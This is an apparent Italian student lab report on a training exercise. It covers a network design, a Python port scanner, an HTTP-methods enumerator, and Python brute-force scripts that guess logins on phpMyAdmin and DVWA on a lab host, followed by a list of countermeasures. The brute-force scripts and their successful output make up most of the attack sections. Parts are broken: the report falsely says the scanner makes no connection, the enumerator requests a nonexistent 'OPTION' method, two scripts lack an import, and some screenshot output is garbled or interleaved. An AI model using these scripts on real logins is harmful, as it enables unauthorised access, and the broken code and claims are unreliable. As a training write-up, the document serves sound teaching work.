

## Report – Build Week 1

Le attività di cui si compone il progetto sono le seguenti:

1. **Design di rete** per la messa in sicurezza delle componenti critiche oggetto di analisi
2. Programma in Python per la valutazione dei servizi attivi (**Port Scanning**)
3. Programma in Python per l'enumerazione dei **metodi HTTP abilitati** su un determinato target
4. Report degli attacchi in **Brute Force sulla pagina phpMyAdmin** con evidenza della coppia Username/Password utilizzata per ottenere accesso all'area riservata
5. Report degli attacchi in **Brute Force sulla DVWA** per ogni livello di Sicurezza, partendo da "LOW" per poi passare a "MEDIUM" e "HIGH" man mano che vengono identificate le credenziali corrette per ciascun livello

### 1. Design di rete




Figura 1

L'architettura di rete in *Figura 1* è così composta:

**Rete Interna** – Network ad uso esclusivo dei dipendenti, in cui è compresa una subnet con netmask /25. Tale network comunica con uno dedicato ad un Application Server (con netmask /29) dedicato ai soli dipendenti, il cui accesso tramite router è protetto e monitorato da firewall sia hardware che software.


**DMZ (demilitarized zone)** – ospita al suo interno il Web Server, il quale dispone di un network dedicato con netmask /29. Ai dipendenti, così come agli utenti esterni, è consentito l'accesso al Web Server attraverso router. Il traffico viene poi gestito da un reverse proxy, che oltre a costituire un'importante misura di sicurezza (gestisce e controlla le richieste dei client prima che giungano al Web Server e preserva la riservatezza dello stesso) ha al suo interno una funzione di caching utile ad alleggerire il carico del Web Server. Da qui in poi il traffico è processato da un WAF (Web Application Firewall) ed un IDS (Intrusion Detection System) in parallelo che analizza il traffico di pacchetti alla ricerca di eventuali intrusioni malevole e le notifica all'amministratore di rete.

**Rete Esterna** – composta da utenti esterni che accedono ai servizi del Web Server in quanto pubblico. Il traffico proveniente da client esterni verrà inizialmente analizzato e gestito da un firewall e, prima di poter raggiungere il Web Server, sarà ulteriormente oggetto di controlli da parte dei dispositivi di sicurezza già menzionati.

**Honeypot** – Dispositivo “esca” le cui vulnerabilità sono deliberatamente esposte allo scopo di indurre attacchi da parte di cybercriminali, per carpire informazioni riguardo i suddetti e studiarne il modus operandi.

## 2. Port Scanner in Python

Lo script in *Figura 2* prende in input l'indirizzo IP target dell'analisi ed un range di porte da scansionare; restituisce come output il numero di porte analizzate ed un controllo sullo stato di ognuna di esse (OPEN/CLOSED), come mostrato in *Figura 3*. Tale metodologia di scansione risulta essere discreta e non invasiva, in quanto non stabilisce una connessione con l'host oggetto di analisi.



```
GNU nano 6.4 portscanner.py
import socket

target = input ("Enter the IP Address to scan: ")
portrange = input ("Enter the port range to scan: ")

lowport = int (portrange.split('-')[0])
highport = int (portrange.split('-')[1])

print ("Scanning host", target, "from port", lowport, "to port", highport)

for port in range (lowport, highport):
    s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
    status = s.connect_ex ((target, port))
    if (status == 0):
        print ("----- Port", port, "- OPEN -----")
    else:
        print ("Port", port, "- CLOSED")
    s.close()
```

Figura 2

```

(kali@kali)-[~/Desktop]
$ python portscanner.py
Enter the IP Address to scan: 192.168.50.101
Enter the port range to scan: 20-550
Scanning host 192.168.50.101 from port 20 to port 550
Port 20 - CLOSED
----- Port 21 - OPEN -----
----- Port 22 - OPEN -----
----- Port 23 - OPEN -----
Port 24 - CLOSED
----- Port 25 - OPEN -----
Port 26 - CLOSED

```

Figura 3

### 3. Script in Python per la rilevazione dei metodi HTTP abilitati

Procediamo adesso alla rilevazione dei metodi HTTP abilitati sul servizio **phpMyAdmin**, utilizzando uno script in Python che prende in input l'indirizzo IP del Server, il percorso (*path*) della pagina da analizzare e la porta corrispondente.

```

GNU nano 6.4 Desktop/Enabled_HTTP_methods.py line 11 in module Enabled_HTTP_methods.py
import http.client
def get_response(host, port, path):
    response = http.client.HTTPConnection(host, port).getresponse()
    return response
host = input("\nInserire l'Host/IP del server da attaccare: ")
path = input("\nInserire il percorso della pagina da analizzare: ")
port = input("\nInserire la porta target (default: 80): ")
if (port == ""):
    port = 80
try:
    connection = http.client.HTTPConnection(host, port)
    connection.request('OPTION', '/' + path + ".html")
    response = connection.getresponse()
    methods = response.getheader("allow").split(",")
    print("\n\nI metodi abilitati sono:\n\n")
    for i in range(len(methods)):
        print("[+] {}".format(methods[i]))
    connection.close()
except ConnectionRefusedError:
    print("\n\nConnection Refused")

```

Figura 4

```

(kali@kali)-[~/Desktop]
$ python Enabled_HTTP_methods.py
Port 232 - CLOSED
Inserire l'Host/IP del server da attaccare: 192.168.50.101
Port 241 - CLOSED
Inserire il percorso della pagina da analizzare: phpMyAdmin
Port 243 - CLOSED
Inserire la porta target (default: 80): 80
Port 245 - CLOSED
Port 246 - CLOSED
I metodi abilitati sono:
Port 248 - CLOSED
Port 249 - CLOSED
[+] GET
[+] HEAD
[+] POST
[+] OPTIONS
[+] TRACE

```

Figura 5

Come evidenziato in *Figura 5*, i metodi abilitati sul servizio phpMyAdmin sono **GET** (richiesta di una risorsa web, ad esempio una pagina html), **HEAD** (richiesta di un header), **POST** (invio di parametri al Server), **OPTIONS** (richiesta di verifica dei metodi abilitati sul Server) e **TRACE** (tracciamento del percorso di una richiesta dal client al server).

#### 4. Brute Force su phpMyAdmin

Adesso testiamo la sicurezza delle credenziali di accesso a phpMyAdmin con un attacco Brute Force. Per farlo, utilizziamo uno script in Python che prende in input l'URL della pagina di login del servizio menzionato e analizza, tramite due cicli for, due liste (usernames.lst e passwords.lst) di username e password di comune utilizzo fornite da nmap, già presenti di default in Kali. Per ogni username presente in lista, lo script assocerà tutte le password presenti nella lista corrispondente fino a trovare la combinazione di login corretta, che in questo caso è **“guest”** senza una password come si vede in *Figura 7*.

```
GNU nano 6.4 BruteForce_phpMyAdmin.py
import requests

url = input("Insert the URL: ") # http://192.168.50.101/phpMyAdmin
username_file = open('/usr/share/nmap/nselib/data/usernames.lst')
password_file = open('/usr/share/nmap/nselib/data/passwords.lst')

user_list = username_file.readlines()
pwd_list = password_file.readlines()

for user in user_list:
    user = user.rstrip() # il metodo .rstrip() rimuove eventuali spazi dopo lo username
    for pwd in pwd_list:
        pwd = pwd.rstrip() # applichiamo anche alle password il metodo .rstrip()

        print(user, "-", pwd)
        data = {'pma_username': user, 'pma_password': pwd, 'Go': "Go"}
        send_data_url = requests.post(url, data = data)
        if not 'login' in str(send_data_url.content):
            print("Username e Password:",user,pwd)
            exit()
```

Figura 6

```
admin - jayjay1 (empty word,share,nmap,root,1, data, passwords, etc.)
admin - princess01
admin - parrot (name, file, readline(),
admin - ducky (word, file, readline())
admin - rasmus
admin - inlove1 (list)
admin - kookie (user, retript, (empty word,
admin - bite me1 (in, ped, lists)
admin - karen1 (empty word, retript, (empty word,
admin - fernandes
admin - zipper (name, (empty word), (empty word))
admin - smoking (data, (empty word, password, user, (empty word, (empty word), (empty word), (empty word))
admin - brujita (word, data, url, requests, postscript, data, data)
admin - toledo
guest - #!comment: This collection of data is (C) 1996-2020 by Insecure.Com LLC.
guest - #!comment: It is distributed under the Nmap Public Source license as
guest - #!comment: provided in the LICENSE file of the source distribution or at
guest - #!comment: https://svn.nmap.org/nmap/LICENSE . Note that this license
guest - #!comment: requires you to license your own work under a compatable open source
guest - #!comment: license. If you wish to embed Nmap technology into proprietary
guest - #!comment: software, we sell alternative licenses (contact sales@insecure.com).
guest - #!comment: Dozens of software vendors already license Nmap technology such as
guest - #!comment: host discovery, port scanning, OS detection, and version detection.
guest - #!comment: For more details, see https://nmap.org/book/man-legal.html
guest -
Username e Password: guest
```

Figura 7

## 5. Brute Force su DVWA

Adesso eseguiamo lo stesso tipo di attacco sulla web application **DVWA**. Il test viene effettuato per i livelli di sicurezza **Low**, **Medium** e **High**. L'indirizzo da attaccare è <http://192.168.50.101/dvwa/vulnerabilities/brute/>. Utilizziamo uno script in Python che prende in input l'indirizzo IP del Server e legge l'header della sessione corrente tramite l'importazione del modulo *BeautifulSoup*. Intercettiamo il PHPSESSID dalla richiesta corrente utilizzando Burp Suite, tenendo conto che tale ID cambia ad ogni login sulla DVWA. Ripetiamo la stessa procedura per i livelli "Medium" e "High". Come evidenziato in *Figura 11*, la combinazione di login corretta è **admin** / **password**. La differenza tra i suddetti livelli di sicurezza consiste negli aumentati tempi di latenza tra un tentativo errato e l'altro nei livelli superiori a Low.



Figura 8

```
GNU nano 6.4 BruteForce_DVWA_Low.py
import requests
from bs4 import BeautifulSoup # la libreria BeautifulSoup è utilizzata per il web scraping e la lettura di dati da pagine web

ip = input("Inserisci l'ip del server: ")
header = {
    "Cookie": "security=low; PHPSESSID=6afc74c42829c161f8a2cb007404bd93" # intercettiamo con Burp Suite l'ID della sessione corrente
}
with open("/usr/share/nmap/nselib/data/usernames.lst", 'r') as names: # inizializziamo la variabile names a partire dal file usernames.lst
    for username in names:
        with open("/usr/share/nmap/nselib/data/passwords.lst", 'r') as passwords: # inizializziamo la variabile passwords dal file passwords.lst
            for password in passwords:
                url = "http://%s/dvwa/vulnerabilities/brute/" % ip
                r = requests.get(url, headers=header)
                soup = BeautifulSoup(r.text, "html.parser")
                user = username.strip()
                pwd = password.strip()
                get_data = {
                    "username": user,
                    "password": pwd,
                    "Login": "Login"
                }
                print("\n", user, " - ", pwd)
                r = requests.get(url, params=get_data, headers=header)
                if not 'Username and/or password incorrect.' in r.text:
                    print("\nAccesso riuscito con Username >>>", user, " e Password >>>", password)
                    exit()
                else:
                    print("Accesso Negato")
```

Figura 9

## Request

```

Pretty Raw Hex
1 GET /dvwa/vulnerabilities/brute/ HTTP/1.1
2 Host: 192.168.50.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/107.0.5304.63 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
  age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer: http://192.168.50.101/dvwa/security.php
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=6afc74c42829c161f8a2cb007404bd93
10 Connection: close
11
12

```

Figura 10

```

admin -
Accesso Negato

admin - 123456
Accesso Negato

admin - 12345
Accesso Negato

admin - 123456789
Accesso Negato

admin - password
Accesso riuscito con Username >>> admin e Password >>> password

(kaliⓀkali)-[~/Desktop]
$

```

Figura 11

```

GNU nano 6.4 BruteForce_DVWA_Medium.py
from bs4 import BeautifulSoup

ip = input("Inserisci l'indirizzo IP del server: ")
header = {
    "Cookie": "security=medium; PHPSESSID=6afc74c42829c161f8a2cb007404bd93"
}

with open("/usr/share/nmap/nselib/data/usernames.lst", 'r') as names:
    for username in names:
        with open("/usr/share/nmap/nselib/data/passwords.lst", 'r') as passwords:
            for password in passwords:
                url = "http://%s/dvwa/vulnerabilities/brute/" % ip
                r = requests.get(url, headers=header)
                soup = BeautifulSoup(r.text, "html.parser")

                user = username.strip()
                pwd = password.strip()
                get_data = {
                    "username": user,
                    "password": pwd,
                    "Login": "Login"
                }
                print("\n", user, " - ", pwd)
                r = requests.get(url, params=get_data, headers=header)
                if not 'Username and/or password incorrect.' in r.text:
                    print("\nAccesso riuscito con Username >>>", user, " e Password >>>", password)
                    exit()
                else:
                    print("Accesso Negato")

```

Figura 12



```
GNU nano 6.4 BruteForce_DVWA_High.py
from bs4 import BeautifulSoup

ip = input("Inserisci l'indirizzo IP del server: ")
header = {
    "Cookie": "security=high; PHPSESSID=6afc74c42829c161f8a2cb007404bd93"
}

with open("/usr/share/nmap/nselib/data/usernames.lst", 'r') as names:
    for username in names:
        with open("/usr/share/nmap/nselib/data/passwords.lst", 'r') as passwords:
            for password in passwords:
                url = "http://%s/dvwa/vulnerabilities/brute/" % ip
                r = requests.get(url, headers=header)
                soup = BeautifulSoup(r.text, "html.parser")

                user = username.strip()
                pwd = password.strip()
                get_data = {
                    "username": user,
                    "password": pwd,
                    "Login": "Login"
                }
                print("\n", user, " - ", pwd)
                r = requests.get(url, params=get_data, headers=header)
                if not 'Username and/or password incorrect.' in r.text:
                    print("\nAccesso riuscito con Username >>>", user, " e Password >>>", password)
                    exit()
                else:
                    print("Accesso Negato")
```

Figura 13

## Considerazioni e contromisure da adottare

I risultati ottenuti in fase di assessment evidenziano grosse vulnerabilità. Le contromisure da adottare sono:

1. Cambiare username e password di accesso ai servizi, utilizzando quanti più caratteri diversi possibili, ad esempio !4dM1N\* e password Y16g!72\*d6#5K. Cambiare le credenziali con una periodicità non superiore a 3 mesi.
2. Implementare misure di sicurezza fisica per l'accesso alla sala server, ad esempio tramite l'accesso a credenziali biometriche e con personale di sorveglianza.
3. Chiudere le porte inutilizzate e particolarmente pericolose, come ad esempio la porta Telnet (23), la quale trasmette in chiaro ogni messaggio scambiato tra host che ne usufruiscono. Inoltre, un altro consiglio è spostare i servizi di porte molto note ad altre porte meno note.
4. Utilizzare connessioni crittografate, adottando il protocollo HTTPS invece di quello HTTP.
5. È stato inoltre notato che il file di configurazione del server di metasploitable è configurato in maniera errata e presenta molte carenze rispetto alla versione configurata in localhost. Per fare un esempio, quest'ultima presenta un ulteriore livello di sicurezza su DVWA (i livelli di sicurezza in localhost sono: "low", "medium", "high" e "impossible" a differenza di metasploitable, in cui i livelli di sicurezza si fermano ad "high").
6. Impostare un blocco agli utenti dopo 4 tentativi di login errati.
7. Rimozione degli account scaduti.
8. Raccolta ed analisi dei log tramite servizi come SIEM (Security Information and Event Management) o un SOAR (Security Orchestration, Automation and Response) che, a differenza del primo, oltre a raccogliere i log effettua anche attività di contenimento, eliminazione della minaccia e report finale sull'incident.
9. Effettuare aggiornamenti periodici dei dispositivi, per poter utilizzare sempre le ultime versioni dei software.

10. Infine, effettuare un backup dei dati a intervalli di tempo molto brevi (es. 48 ore) in un server protetto a parte, in modo tale da ridurre al minimo le perdite in caso di attacchi ransomware.